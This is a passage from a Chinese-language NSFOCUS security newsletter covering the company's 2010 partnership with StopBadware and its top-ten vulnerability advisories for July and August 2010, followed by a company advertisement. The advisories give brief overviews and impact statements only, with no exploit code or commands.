意网站影响，Google 从 2008 年开始在搜索结果里对恶意网站进行明确标识，提示用户不要访问恶意网站。绿盟科技与 StopBadware 合作之前，StopBadware 除了来自于 Google 搜索引擎的数据之外，缺乏来自于中国大陆地区准确、及时的数据。因此，在一定程度上产生了错误地封杀很多中国大陆网站的现象。绿盟科技通过长期的对互联网挂马技术的研究和数据积累，对中国大陆地区的网站数据有准确的把握。此次绿盟科技与 StopBadware 的合作，增强了 StopBadware 获取中国地区恶意网站数据

的及时性和准确性；降低了搜索引擎等第三方误判中国站点的可能性，同时更全面、更开放地向全世界互联网用户提供网络安全信誉服务。

互联网信誉服务是绿盟科技根据多年安全研究形成的知识积累。通过对 IP 地址、

域名和 URL 等不同资源的内容和行为进行分析 and 记录，能够对互联网相关资源进行威胁分析和信誉评级。由于同时汇集了来自于授权客户和第三方合作伙伴的威胁反馈、自身安全产品的安全事件以及安全研究团队的风险预警，将当前的安全信息与目标站点的历史信息进行整合，从而建立了针对互联网的长期信誉追踪机制。

“基于云计算的 Web 安全服务的发布是绿盟科技长期以来对互联网安全所做努力的一个里程碑，与 StopBadware 的合作更是其中的一个关键环节。通过绿盟科技的 Web 信誉库过滤机制与 StopBadware 的反馈流程相结合，必将为我们客户带来更多价值，并推动 Web 安全服务的发展。”绿盟科技副总裁吴云坤说。

StopBadware 执行董事 Maxim Weinstein 同时表示：“StopBadware 和绿盟科技的愿景都是旨在提高互联网的安全性，让每个互联网用户放心使用。我们期待能够学习绿盟科技在安全领域的见解，分享安全信息，了解中国及其他亚太国家 Web 安全的发展形势。”

NSFOCUS 2010年7月之十大安全漏洞

声明: 本十大安全漏洞由 NSFOCUS(绿盟科技) 安全小组 <security@nsfocus.com> 根据安全漏洞的严重程度、利用难易程度、影响范围等因素综合评出, 仅供参考。http://www.nsfocus.net/index.php?act=sec_bug&do=top_ten

1. 2010-07-16 Microsoft Windows 快捷方式 LNK 文件自动执行代码漏洞

NSFOCUS ID: 15433

<http://www.nsfocus.net/vulndb/15433>

综述:

Microsoft Windows 是微软发布的非常流行的操作系统。Windows 没有正确的处理 LNK 文件, 特制的 LNK 文件可能导致 Windows 自动执行快捷方式文件所指定的代码。

危害:

攻击者可以诱使受害者浏览恶意的 LNK 文件来利用此漏洞, 从而控制受害者系统。目前这个漏洞正在被广大利用传播恶意软件。

2. 2010-07-14 Microsoft Access ActiveX 控件实例化远程代码执行漏洞 (MS10-044)

NSFOCUS ID: 15425

<http://www.nsfocus.net/vulndb/15425>

综述:

Microsoft Access 是微软 Office 套件中的关系数据库管理系统。在以特定的顺序实例化 ACCWIZ.dll 库所提供的 ImexGrid 和 FieldList 等 ActiveX 控件时, 执行流可能会进入到未分配的内存区域。

危害:

攻击者可以诱使受害者打开特制的网页来利用此漏洞, 从而控制受害者系统。

3. 2010-07-01 Adobe Acrobat 和 Adobe Reader 多个安全漏洞

NSFOCUS ID: 15350, 15351, 15352, 15353, 15354, 15355

<http://www.nsfocus.net/vulndb/15350>

<http://www.nsfocus.net/vulndb/15351>

<http://www.nsfocus.net/vulndb/15352>

<http://www.nsfocus.net/vulndb/15353>

<http://www.nsfocus.net/vulndb/15354>

<http://www.nsfocus.net/vulndb/15355>

综述：

Adobe Reader 和 Acrobat 都是非常流行的 PDF 文件阅读器。Adobe Reader 在解析 PDF 文件时存在多个内存破坏漏洞，包括解析内嵌 Flash 内容时没有正确地处理 newfunction、newclass、pushstring、debugfile 运算符和 #1023 标签，解析 GIF 图形文件时存在数组索引错误导致的堆溢出，试图初始化 CoolType 排版引擎 (cooltype.dll) 时存在内存破坏漏洞。

危害：

攻击者可以诱使受害者打开特制的 PDF 文件来利用此漏洞，从而控制受害者系统。

4. 2010-07-15 XWork 绕过安全限制执行任意命令漏洞

NSFOCUS ID: 15431

<http://www.nsfocus.net/vulnDb/15431>**综述：**

XWork 是一个命令模式框架，用于支持 Struts 2 及其他应用。XWork 的 ParameterInterceptor 类没有正确的限制对服务器端对象的访问，攻击者可以通过提交特制的 OGNL 表达式修改服务器端对象。

危害：

攻击者可以向服务器提交恶意请求来利用此漏洞，从而控制服务器系统。

5. 2010-07-19 Oracle 2010 年 7 月更新修复多个 Oracle Database 安全漏洞

NSFOCUS ID: 15450

<http://www.nsfocus.net/vulnDb/15450>**综述：**

Oracle 是大型的商业数据库系统。Oracle 数据库的 Listene、Net Foundation Layer、OLAP、Application Express、Network Layer、Export 组件中存在多个安全漏洞。

危害：

攻击者可以利用 Oracle 数据库多个组件中的安全漏洞导致拒绝服务或完全入侵数据库系统。

6. 2010-07-14 Microsoft Outlook SMB 附件验证漏洞 (MS10-045)

NSFOCUS ID: 15424

<http://www.nsfocus.net/vulnDb/15424>**综述：**

Microsoft Outlook 是 Office 套件所捆绑的邮件客户端。Outlook 客户端没有正确地验证邮件消息中使用 PR_ATTACH_METHOD 属性的 ATTACH_BY_REFERENCE 值所附加的邮件附件。

危害：

攻击者可以利用此漏洞将恶意邮件伪装为没有安全威胁，诱骗用户错误的打开。

7. 2010-07-08 Google Chrome 5.0.375.99 更新修复多个安全漏洞

NSFOCUS ID: 15397

▶▶ 安全公告

<http://www.nsfocus.net/vulndb/15397>

综述：

Google Chrome 是 Google 发布的开源 WEB 浏览器。Chrome 的 5.0.375.99 版本更新修复了多个安全漏洞，包括绕过安全限制、内存破坏、拒绝服务等问题。

危害：

攻击者可以诱使受害者打开特制的网页来利用此漏洞，从而控制受害者系统。

8. 2010-07-08 HP OpenView 网络节点管理器 ovwebsnmprv.exe 远程溢出漏洞

NSFOCUS ID: 15404

<http://www.nsfocus.net/vulndb/15404>

综述：

HP OpenView 网络节点管理器 (OV NNM) 是 HP 公司开发和维护的网络管理系统软件，具有强大的网络节点管理功能。OpenView 网络节点管理器中可通过 `jobgraph.exe` CGI 程序到达的 `ovwebsnmprv.exe` 服务进程中存在缓冲区溢出漏洞。

危害：

远程攻击者可以向 OV NNM 发送包含超长变量的 HTTP 请求来利用此漏洞，从而控制服务器系统。

9. 2010-07-19 Novell GroupWise Internet Agent CREATE 操作栈溢出漏洞

NSFOCUS ID: 15444

<http://www.nsfocus.net/vulndb/15444>

综述：

Novell GroupWise 是一款跨平台协作软件。GroupWise Internet Agent 组件的 IMAP 功能中存在栈溢出漏洞。如果用户向 CREATE 操作提交了超长的邮箱名的话，就可以在 IMAP 服务中触发这个溢出。

危害：

攻击者可以通过向 GroupWise Internet Agent 组件的 IMAP 功能提交包含超长参数的请求来利用此漏洞，从而控制服务器系统。

10. 2010-07-16 Ipswitch IMail Server imailsrv.exe 远程栈溢出漏洞

NSFOCUS ID: 15442

<http://www.nsfocus.net/vulndb/15442>

综述：

Ipswitch IMail Server 是 Ipswitch 协作组件中捆绑的一个邮件服务器。Ipswitch IMail Server 中用于处理发送给 `imailsrv` 消息的 `imailsrv.exe` 进程存在栈溢出漏洞。如果消息中包含有多个 Reply-To: 头，`imailsrv.exe` 进程未经任何长度检查便将上述头连接到一起拷贝进了固定长度的栈缓冲区上。

危害：

攻击者可以通过向 Ipswitch IMail Server 提交包含有多个 Reply-To: 头的请求来利用此漏洞，从而控制服务器系统。

NSFOCUS 2010年8月之十大安全漏洞

声明: 本十大安全漏洞由 NSFOCUS(绿盟科技) 安全小组 <security@nsfocus.com> 根据安全漏洞的严重程度、利用难易程度、影响范围等因素综合评出, 仅供参考。http://www.nsfocus.net/index.php?act=sec_bug&do=top_ten

1. 2010-08-18 Adobe Flash Player 9.0.280 和 10.1.82.76

更新修复多个安全漏洞

NSFOCUS ID: 15603

<http://www.nsfocus.net/vulnDb/15603>

综述:

Flash Player 是一款非常流行的 FLASH 播放器。Flash Player 的 10.1.82.76 更新修复了多个安全漏洞, 包括点击劫持错误和多个内存破坏漏洞。

危害:

攻击者可以诱使受害者访问恶意网页来利用这些漏洞, 劫持鼠标操作或完全入侵受害者系统。

2. 2010-08-13 Microsoft MP3 音频解码器堆溢出漏洞 (MS10-052)

NSFOCUS ID: 15574

<http://www.nsfocus.net/vulnDb/15574>

综述:

Microsoft Windows 是微软发布的非常流行的操作系统。Windows 中所使用的 Microsoft DirectShow MP3 过滤器 (l3codec.ax) 在解析 MP3 音频流时存在堆溢出漏洞。

危害:

攻击者可以诱使受害者打开恶意 MP3 音频流来利用这个漏洞, 从而控制受害者系统。

3. 2010-08-13 Microsoft Windows Cinepak 编解码器媒体解压远程代码执行漏洞 (MS10-055)

NSFOCUS ID: 15582

<http://www.nsfocus.net/vulnDb/15582>

综述:

Microsoft Windows 是微软发布的非常流行的操作系统。Windows 操作系统中使用 Cinepak 编解码器 (iccvid.dll) 模块负责压缩和解压 VIDC

▶▶ 安全公告

(Cinepak) 流, 其中 CVDecompress() 函数分配了静态数量的空间用于存储 RGB 画板。如果攻击者修改了 AVI 文件中的 VIDC 压缩流, 就可以强制 iccvid 中的代码过多循环, 每次循环都会递增画板存储的指针。

危害:

攻击者可以诱使受害者打开恶意 AVI 文件来利用这个漏洞, 从而控制受害者系统。

4. 2010-08-16 Microsoft Word sprmCMajority 记录解析栈溢出漏洞 (MS10-056)

NSFOCUS ID: 15584

<http://www.nsfocus.net/vulndb/15584>

综述:

Word 是微软 Office 套件中的文字处理工具。在解析 Word 文档中的 sprmCMajority 记录时, 由于处理 sprmCMajority sprm 组没有对参数执行检查, 攻击者可以控制写入到栈缓冲区中的数据数量, 触发栈溢出。

危害:

攻击者可以诱使受害者打开恶意 Word 文件来利用这个漏洞, 从而控制受害者系统。

5. 2010-08-16 Microsoft Excel PivotTable 缓存数据记录解析栈溢出漏洞 (MS10-057)

NSFOCUS ID: 15588

<http://www.nsfocus.net/vulndb/15588>

综述:

Excel 是微软 Office 套件中的电子表格工具。Excel 解析设置有特制 PivotTable 缓存数据记录 (偏移 C6h) 的 .XLS 文件时存在栈溢出漏洞。如果 cfdbTot 成员的值等于 0 就可以触发这个漏洞。

危害:

攻击者可以诱使受害者打开恶意 .XLS 文件来利用这个漏洞, 从而控制受害者系统。

6. 2010-08-09 FreeType Mac_Read_POST_Resource() 函数字体解析栈溢出漏洞

NSFOCUS ID: 15555

<http://www.nsfocus.net/vulndb/15555>

综述:

FreeType 是一个流行的字体函数库。FreeType 库的 src/base/ftobjs.c 文件中的 Mac_Read_POST_Resource() 函数在处理某些 Adobe Type 1 Mac Font File (LWFN) 字体时存在栈溢出漏洞。

危害:

攻击者可以诱使受害者打开恶意 LWFN 字体文件来利用这个漏洞, 从而控制受害者系统。

7. 2010-08-17 .NET Framework CLR 虚拟方式委派远程代码执行漏洞 (MS10-060)

NSFOCUS ID: 15600

<http://www.nsfocus.net/vulndb/15600>

综述：

Microsoft .NET Framework 是一个流行的软件开发工具包。 .NET CLR 没有正确地处理到虚拟方式的委派， 用户受骗访问了恶意网页或打开了特制的 .NET 应用就会导致执行任意代码。

危害：

攻击者可以诱使受害者打开恶意网页或特制的 .NET 应用来利用这个漏洞， 从而控制受害者系统。

8. 2010-08-17 Microsoft Silverlight 指针处理内存破坏漏洞 (MS10-060)

NSFOCUS ID: 15593

<http://www.nsfocus.net/vulndb/15593>

综述：

Microsoft Silverlight 是跨浏览器、跨平台的 .NET 实现， 用于为 Web 构建媒体体验和交互应用。 Silverlight 处理指针的方式中存在内存破坏漏洞。

危害：

攻击者可以诱使受害者访问包含特制 Silverlight 内容的网页来利用这个漏洞， 从而控制受害者系统。

9. 2010-08-04 HP OpenView 网络节点管理器 OvJavaLocale Cookie 数据远程溢出漏洞

NSFOCUS ID: 15531

<http://www.nsfocus.net/vulndb/15531>

综述：

HP OpenView 网络节点管理器 (OV NNM) 是 HP 公司开发和维护的网络管理系统软件， 具有强大的网络节点管理功能。 HP NNM 所捆绑的 webappmon.exe CGI 脚本在处理 Cookie HTTP 头的时候存在栈溢出漏洞， 超长的数据会覆盖栈上的函数返回地址和异常处理器。

危害：

攻击者可以通过向 OV NNM 的 webappmon.exe CGI 脚本发送特制的请求来利用这个漏洞， 从而控制服务器系统。

10. 2010-08-06 Novell iPrint 服务器 ipsmd 组件栈溢出漏洞

NSFOCUS ID: 15538

<http://www.nsfocus.net/vulndb/15538>

综述：

Novell iPrint 打印解决方案允许用户向网络打印机发送文档。 Novell iPrint 服务器的 /opt/novell/iprint/bin/ipsmd 组件在处理 LPR opcode0x01 报文类型时， 进程盲目的将用户提供的数据拷贝到了固定长度的栈缓冲区上， 导致栈溢出。

危害：

攻击者可以通过向 iPrint 服务器发送特制的报文来利用这个漏洞， 从而控制服务器系统。

巨人背后的专家



- 2010年：绿盟科技入侵防御产品(NSFOCUS IPS)荣获NSS Labs最高级别认证
- 2009年：荣获Frost&Sullivan颁发的“2009年中国IDS/IPS市场增长战略领导者”奖
- 2008年：绿盟科技“极光”远程安全评估系统成为1996年以来全球六家获得英国西海岸实验室权威认证的漏洞扫描产品之一
- 2007年：再次入选国家级应急服务支撑单位
- 2006年：连续四年荣获中计报“值得信赖的安全服务品牌”
- 2005年：囊括年度入侵检测\保护系统全部奖项
- 2004年：入选公共互联网应急处理国家级服务试点单位首批荣获国家二级安全服务资质
- 2003年：进入中国电子政务IT百强
- 2002年：承担全国性电信网安全评估
- 2001年：入选国家网络安全服务试点单位
- 2000年：绿盟科技成立

www.nsfocus.com

THE EXPERT BEHIND GIANTS

长期以来，绿盟科技致力于网络安全技术的研究，为军工、政府、电信、金融、能源等行业提供优质的安全产品与服务。在这些巨人的背后，他们是倍受信赖的专家。



NSFOCUS



THE EXPERT BEHIND GIANTS 巨人背后的专家